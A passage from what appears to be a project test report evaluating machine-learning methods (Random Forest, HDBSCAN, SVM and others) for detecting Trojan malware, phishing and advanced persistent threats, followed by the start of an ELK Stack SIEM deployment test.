Tab. 6: Test results for malware detection

1.3.3 Evaluation of the tests

Based on the experiments carried out, it can be concluded that the most suitable methods for detecting "Trojan horse" malware from network traffic are the methods

- Random Forest: success rate 99.99%, evaluation time ~9 s
- AdaBoost: success rate 99.96%, evaluation time ~19 s
- FNN-type neural network: success rate 98.39%, evaluation time ~15 sec.

Of these, Random Forest performed the computations twice as fast. The next one in order, the FNN-type neural network, still has a high success rate (98.39%), but the network training time was longer (55 sec.). The fastest method was the GaussianNB Classifier – however, it achieved the worst results (91.49%). We consider the Random Forest algorithm to be the most suitable method for detecting "Trojan horse" malware by analysing traffic.

1.4 Phishing detection

Phishing is a deceptive cyber tactic used by attackers to obtain sensitive information from unsuspecting victims. This method usually involves sending fraudulent e-mails or messages that imitate legitimate sources, such as banks, government agencies or well-known companies. The aim is to deceive recipients and make them disclose personal data, such as login credentials, credit card numbers or other sensitive information.

These attacks can be highly sophisticated and use social engineering techniques to create a sense of urgency or fear, which forces victims to react quickly without questioning the authenticity of the request. Phishing messages often contain links to fake websites that closely resemble legitimate ones, where victims unknowingly enter their sensitive information.

1.4.1 Preparation and testing procedure

Testing was carried out on a dataset consisting of a file with 57,000 logs obtained from traffic at FRI UNIZA, originally containing approximately 160 variables, of which 41 were identified as relevant for identifying phishing. Several of these variables were categorical, and it was therefore necessary to preprocess them using a combination of one-hot encoding and the hashing trick, which expanded the dataset to 2,009 variables suitable for clustering.

Before clustering, all variables were standardized using StandardScaler in order to remove differences in value ranges. Subsequently, PCA dimensionality reduction to 50 components was applied, which allowed efficient work with the clustering algorithms while preserving the variability of the data.

This step was necessary and time-consuming, and it is of fundamental importance for the preparation of the machine learning model. Logs originating from different systems contain different variables, and therefore, when creating the final model for identifying phishing, it will be a major challenge to develop a robust script capable of processing unexpected or new variables as well.

From the wider spectrum of AI/ML methods and algorithms used for phishing detection, we decided to test the following clustering methods:

- K-means
- HDBSCAN

1.4.2 Test results

1.4.2.1 k-means

When applying the K-Means algorithm to our log dataset, we initially assumed 3 clusters. The resulting distribution was very uneven:

Cluster 0: 57,695 points

Cluster 1: 2 points

Cluster 2: 24 points

The K-Means results are visualized in Figures 55 and 56.




Fig. 55: 2-D visualization of k-means




Fig. 56: 3-D visualization of k-means

Changing the assumed number of clusters (e.g. to 4 or 5) did not yield a better distribution of the data. Some new clusters contained only 1–2 points, while the main cluster still captured the majority of the data. This uneven distribution reflects the natural structure of the dataset, in which most logs are of a common type and only a very small number of logs represent suspicious or phishing events.

K-Means assigns every point to some cluster, without the possibility of labelling points as lying outside a cluster (outliers). As a result, extreme or non-standard values are automatically included in one of the clusters, often in small or marginal clusters. This may reduce the ability of K-Means to detect atypical or suspicious logs on its own.

Funded by the European Union
NextGenerationEU
RECOVERY AND RESILIENCE PLAN
GOVERNMENT OFFICE OF THE SLOVAK REPUBLIC

Overall, it appears that K-Means is suitable for a fast and deterministic division of data into a predetermined number of clusters, but its ability to capture finer differences or identify deviations in logs is limited. The uneven distribution in this case corresponds to the natural imbalance of the data, in which the number of phishing logs is very low.

1.4.2.2 HDBSCAN

The HDBSCAN algorithm was applied to the log dataset with the parameters min_cluster_size=3000 and min_samples=20. These settings made it possible to identify 6 main clusters and at the same time to mark outliers that did not fall into any cluster.

The resulting distribution of the number of logs in the individual clusters was as follows:

Outliers (label = -1): 14,913 points

Cluster 0: 13,493 points

Cluster 1: 6,702 points

Cluster 2: 7,704 points

Cluster 3: 7,891 points

Cluster 4: 3,363 points

Cluster 5: 3,655 points

Interpretation of the results

1) Outliers (-1):
   - the algorithm marked 14,913 logs as outliers that did not belong to any dense cluster
   - these logs probably contain atypical or potentially suspicious events, which is an advantage for detecting phishing or anomalies
2) Main clusters (0–5):
   - the clusters are relatively evenly represented, with the largest clusters containing 13,493 and 7,891 points and the smaller clusters 3,363 and 3,655 points
   - this more even distribution compared with K-Means makes it possible to better capture finer differences between logs and to identify the density structure in the data
3) Meaning of the parameters:
   - min_cluster_size=3000 ensured that only significant clusters containing a sufficient number of points are formed
   - min_samples=20 determined the sensitivity to density and contributed to the detection of outliers

The HDBSCAN results are visualized in Figures 57 and 58.




Fig. 57: 3-D visualization of HDBSCAN




Fig. 58: 3-D visualization of the individual clusters in HDBSCAN

In Figure 58, we can see that the logs assigned to the individual clusters are distributed in parallel planes, while the logs marked as outlying values (outliers) are located outside these main planes. This visual effect indicates that HDBSCAN can effectively distinguish typical behaviour from atypical or suspicious events, unlike K-Means, which assigns every point to some cluster.

In this context, using the distance of a log from the plane of the main cluster as a probabilistic phishing score represents a new and innovative way of interpreting the data. This approach makes it possible to quantify the degree of deviation of individual logs and potentially to identify suspicious or malicious events with finer granularity than the usual binary labelling of outliers.

At the same time, this concept needs to be verified in further research in order to confirm its effectiveness in the automated detection of anomalies and phishing attacks, and to make it possible to develop a robust system that combines the distance score with other log characteristics (e.g. time, IP addresses, event type) for more accurate identification of suspicious activities.

1.4.3 Evaluation of the tests

HDBSCAN has proved to be a suitable tool for analysing logs with an uneven distribution, as it is able to:

- identify dense regions of logs
- mark outliers that may represent phishing or other suspicious events
- maintain a more even distribution of clusters compared with K-Means, which facilitates the interpretation of the results and further analysis
- a new and innovative approach: if a new log is assigned to one of the clusters, it is usually neither an anomaly nor a potential attack. However, if a log is not assigned to any cluster, its degree of severity can be quantified using the distance from the nearest cluster, thereby producing a probabilistic phishing score. This approach allows the risk of suspicious events to be quantified more finely and supports automated anomaly detection.

Overall, HDBSCAN provides a robust and flexible approach to clustering network logs, especially for large and heterogeneous datasets, while the new concept of probabilistic outlier scoring represents a promising area for further research and verification of its effectiveness.

K-Means is suitable if a fast and deterministic decomposition is needed; however, it does not detect outliers and distributes points unevenly in data of uneven density.

HDBSCAN is suitable for robust log analysis, as it can detect both dense regions and outlying values, which is a significant advantage in identifying phishing and other anomalies in network logs. Unlike algorithms that assign every point to a cluster, HDBSCAN makes it possible to mark atypical or outlying logs (outliers) that do not meet the density criteria required for a cluster to form. In this way, the algorithm effectively filters out noise and focuses on logs that represent repeatable and significant patterns of behaviour.

In the pilot testing, HDBSCAN proved more suitable for capturing finer differences between logs that could be indicators of suspicious or non-standard events. The algorithm is able to divide the data into clusters according to the density of points, while preserving the hierarchical structure and making it possible to identify smaller but significant groups of logs that could be “lost” in massive clusters when using classic K-Means.

The main advantage of HDBSCAN over K-Means is therefore its ability to:

- automatically determine the number of clusters according to data density

- robustly identify outliers that may indicate anomalies or phishing activities
- preserve fine differences between logs, which improves the interpretation and analytical value of the results.

Overall, HDBSCAN provides a flexible and robust approach to log analysis that takes into account the natural variability of the data and enables effective detection of suspicious events without the need for a predetermined number of clusters.

1.5 Detection of advanced persistent threats APT

Advanced persistent threats (APT) represent a category of cyber attacks in which an unauthorized user gains access to a network and remains undetected for an extended period of time. These attacks are usually aimed at stealing data or monitoring network activity rather than causing immediate damage. APTs are often sponsored by nation states or large criminal organizations, which makes them highly sophisticated and difficult to detect and remove. APTs involve a lengthy, stealthy and complex infiltration process. Attackers use various methods to gain entry, including spear-phishing, exploitation of vulnerabilities or the use of malicious software. Once inside, they establish a foothold, often create backdoors and use techniques to remain undetected. The ultimate goal of an APT is not immediate disruption, but long-term espionage, data theft or the gaining of strategic advantages.Combating APTs requires a multifaceted approach, including the implementation of multi-layered security defences, continuous monitoring of network activity, regular security audits and training employees to recognize potential threats. Early detection and rapid response are essential to mitigate the impact of APTs. Organizations must adopt a stance of constant vigilance and readiness to respond to these advanced threats.

Testing was carried out using the freely available *DAPT2020* dataset (Dataset for Advanced Persistent Threats (APT) 2020). The DAPT2020 dataset (Dataset for Advanced Persistent Threats (APT) 2020) is a cybersecurity dataset specifically designed for research in the field of detection and analysis of advanced persistent threat (APT) attacks. It was created and published in 2020 by the Cyber Threat Intelligence (CTI) laboratory at the University of New South Wales (UNSW) in Canberra, Australia. The primary goal was to address the lack of realistic, up-to-date and high-quality datasets that would capture the multi-stage, stealthy and long-term nature of APT attacks. Unlike datasets containing simple exploits or short-term attacks, DAPT2020 focuses on simulating the entire cyber kill chain, which represents sophisticated APT campaigns, and provides data for the development of detection systems for lateral movement, privilege escalation, data exfiltration and command and control C2 (command & control) activities.

The corpus was generated in a controlled "sandbox"-type test environment that was designed to emulate a real enterprise network, not from a live production system.

- Network topology: A small enterprise network with multiple operating systems (Windows 10, Windows Server, Ubuntu) and standard services (Active Directory, web servers, file shares) was simulated.
- Attack simulation: The research team ran real malware and APT attack tools according to the documented tactics, techniques and procedures TTP (Tactics, Techniques, and Procedures) of known APT groups.
- Benign background traffic: To create a realistic mix of data, ordinary user activities (web browsing, e-mail, file transfer, etc.) were also generated over several days using automated scripts and volunteers.

The dataset was created by simulating the behaviour of APT attacks in a cloud network over five days:

- Day 1: Normal traffic - ping, web browsing, file operations, ...
- Day 2: Reconnaissance - nmap, sqlmap, vulnerability scanning, ...
- Day 3: Establishing a foothold - reverse shells, SQL exploitation, authentication bypass
- Day 4: Lateral movement - internal network scanning, exploiting vulnerabilities
- Day 5: Data exfiltration - FTP transfers, uploads to Google Drive, C&C communication

The corpus contains 79 network flow parameters/features, including flow duration, packet sizes, inter-arrival times, TCP flags, header lengths, byte/packet transfer rates and various statistical indicators.

The dataset is obtained from multiple sources, which provides a holistic view that is crucial for APT detection. The DAPT2020 dataset includes:

- full packet capture (PCAP): Complete network traffic from the test environment, enabling in-depth protocol inspection
- network flow data (NetFlow): Summarized connection logs, which are less detailed but efficient for analysis
- system logs
  - Windows event logs - security, system and application logs, which are key to detecting lateral movement, privilege escalation and persistence
  - Sysmon logs - detailed process creation, network connection and file modification events (invaluable for forensic tracking)
- host-based artefacts
  - memory dumps - for the purposes of malware analysis
  - disk images - for the purposes of forensic investigation
  - process listings and registry overviews
- alert and detection logs - outputs from security tools such as Suricata (IDS) and Elastic Security (SIEM) deployed during the experiment

The corpus contains two distinct, interlinked APT campaigns, which were inspired by real-world groups (e.g. similar to APT29/Cozy Bear or APT32/OceanLotus):

1. It focuses on data theft and leakage. It includes an initial compromise attack, lateral movement on a database server, data staging and leakage via covert channels.
2. It focuses on ransomware deployment. It includes establishing a foothold, escalating privileges, disabling defences and deploying ransomware in the network.

These campaigns include phases such as reconnaissance, initial access (e.g. spear-phishing), execution, persistence, lateral movement and exfiltration.

The dataset has the following key properties:

- uses modern TTPs and malware samples from the 2019 – 2020 time frame
- captures attacks that take place over days, not seconds
- the attacks are carefully labelled with precise timestamps and mapped to the MITRE ATT&CK framework, which makes them excellent for supervised machine learning and TTP-based research
- synchronous collection of network and host records enables correlation across sources, which is a necessity for APT hunting.

From the wider group of AI/ML algorithms and methods that can be used to detect persistent APT threats, we decided to test the following:

- Random Forest
- Support Vector Machine SVM
- Logistic regression

These methods are among the most frequently used techniques with a very good detection success rate.

1.5.1 Evaluation of tests

The evaluation of the tests was carried out in the same way as for the detection of unsolicited SPAM messages described in chapter 1.1 Detection of unwanted e-mail messages (Spam), using the same evaluation metrics and criteria.

1.5.2 Test results

Method	Accuracy	Precision	Recall	F1-score	Processing time (sec.)
Log.Regression	0.9018	0.9005	0.9018	0.8970	0.17
Random Forest	**0.9842**	**0.9842**	**0.9842**	**0.9842**	0.19
SVM	0.9269	0.9312	0.9269	0.9212	48.91

Tab. 7: Test results for APT threat detection

The following figures show the confusion matrix for each of the tested methods.




Fig. 59: Confusion matrix for logistic regression



Fig. 60 Confusion matrix for SVM





Fig. 61: Confusion matrix for Random Forest

The following figure shows a graphical representation of the correlation coefficient for selected features in the form of a heat map, where it can be seen that several of them are mutually interrelated.



Fig. 62: Heat map of the correlation coefficient for selected features

The following figure shows the 10 most relevant features for the detection of APT attacks in the random forest model, evaluated on an impurity basis (impurity-based).



Funded by the European Union
NextGenerationEU
RECOVERY AND RESILIENCE PLAN
GOVERNMENT OFFICE OF THE SLOVAK REPUBLIC

Fig. 63: Top 10 important features in the Random Forest model

The following figure visualizes the success rate (the Accuracy parameter) of the individual selected classification methods.




Fig. 64: Comparison of the success rate of the individual models

1.5.3 Evaluation of the tests

Based on the experiments carried out, it can be concluded that the most suitable method for detecting advanced APT attacks is the Random forest method. On the DAPT2020 dataset, which is one of the most comprehensive and most frequently used datasets for APT attack detection, we achieved a detection success rate of 98%. This value is almost identical for both the Precision and Recall metrics, so the detection of both false positive and false negative detections is very well covered. The second most successful method, with a detection success rate of 92%, is the SVM method, while the logistic regression method achieves a comparable detection success rate of ~90%. In terms of the time required for testing the data, the Random forest and logistic regression methods achieve very comparable results in the order of tens of milliseconds, so both methods can be deployed for real-time applications. During testing, the SVM method requires a significantly longer detection time in the order of tens of seconds, which represents more than 100 times longer.

Based on the experiments carried out, it can therefore be summarized that the Random Forest method is the most suitable for detecting advanced persistent APT attacks.

1.6 Testing summary

Identifier	Test name	Test type	Area verified	Evaluation
TS-ML-01	Detection of unwanted e-mail messages (Spam)	Experimental test	Spam/ham classification using ML methods (Decision Tree, SVM, XGBoost, Naive Bayes, Logistic regression) on the SpamAssassin and SMS Spam datasets	**Passed**
TS-ML-02	Detection of DoS/DDoS attacks	Experimental test	Analysis of statistical parameters of IP flows (variability, skewness, kurtosis, Hurst exponent) for the fast detection of DDoS attacks; the method of detection limits (MDH) and of predictive tunnels (MPT)	**Passed**
TS-ML-03	Detection of malicious code (Malware)	Experimental test	Classification of network traffic for the detection of Trojan horse malware using ML methods (Random Forest, AdaBoost, GaussianNB, FNN)	**Passed**
TS-ML-04	Phishing detection	Experimental test	Analysis of logs using clustering methods (K-Means, HDBSCAN) for the identification of phishing activities; probabilistic score based on the distance from the clusters	**Passed**
TS-ML-05	Detection of advanced persistent threats (APT)	Experimental test	Classification of APT attacks on the DAPT2020 dataset using ML methods (Random Forest, SVM, Logistic regression); feature importance analysis	**Passed**

2 Verification of the deployment, visualization and security configuration of the ELK Stack

Testing of the ELK Stack was conceived as verification of the functional readiness of the entire SIEM chain – from the reception and parsing of security events, through their indexing and life cycle management, to visualization and analytical evaluation in the graphical interface. Unlike the testing of the other PoC components, where each component was verified separately, the ELK Stack required an integrated approach, because its three layers (Logstash as the input gateway, Elasticsearch as the storage and analytical engine, Kibana as the presentation layer) form one functional whole in which the failure of any layer makes the function of the others impossible. The tests were divided into three areas according to the functional layers: (1) verification of the deployment and operational availability of all components including mutual communication, (2) verification of the visualization and analytical capabilities through the deployed dashboards and the Discover module, and (3) verification of the security mechanisms (TLS, RBAC, keystore, iptables), the ILM retention policy and infrastructure monitoring. The testing within V16 was focused on verifying the configuration and basic functionality – detailed verification of detection rules, attack simulation and load testing are the subject of a separate output.

2.1 TC-ELK-01 Verification of the deployment and availability of the ELK Stack

Test type: Functional test

Purpose of the test: To verify whether all three components of the ELK Stack (Elasticsearch, Logstash, Kibana) in the PoC environment are correctly deployed, operationally available and communicating with one another. The test verifies the health of the Elasticsearch cluster including all 7 nodes, the active state of the Logstash pipeline and the availability of the Kibana web interface. The test is focused on verifying the basic operational readiness of the ELK Stack as a whole, not on the detailed verification of detection rules or advanced analytical scenarios.

Subject of verification: The subject of the test is the verification of whether the deployment of the ELK Stack corresponds to the state described in the PoC documentation. For Elasticsearch, the availability of the cluster, its health (cluster health) and the presence of all 7 nodes with assigned roles (master, hot, warm, cold) were verified. For Logstash, the active state of the service, the loading of the pipeline configuration (input.conf, filters.conf, output.conf) and the ability to receive data on port 5044 were verified. For Kibana, the availability of the web interface, the success of logging in and the connection to the Elasticsearch cluster were verified. The basic communication links between the components were also verified – the encrypted connection Kibana → Elasticsearch and Logstash → Elasticsearch.

Initial state: The ELK Stack was deployed in LXC containers on a physical server. The Elasticsearch cluster with 7 nodes (master1, hot1-3, warm1-2, cold1) was configured with defined roles and a retention policy. Each node had its own configuration file and TLS certificate. Logstash was deployed in the elk-logstash container (IP 192.168.1.177) with a pipeline configured to receive data from filebeat and auditbeat agents via the beats module on port 5044 with mutual TLS authentication. Kibana was deployed in a container with IP 192.168.2.188, configured to connect to Elasticsearch via HTTPS with the certification

authority elasticsearch-ca.pem and authentication via the kibana_system account. Before the start of the test, it was assumed that all LXC containers were running and network-accessible.

Test procedure:

1. The state of the Elasticsearch cluster was verified – using Kibana Dev Tools or the Elasticsearch REST API, the health of the cluster (cluster health), the number of nodes and their assigned roles were verified.
2. The availability of all 7 Elasticsearch nodes was verified – master1, hot1, hot2, hot3, warm1, warm2, cold1 – and their registration in the cluster.
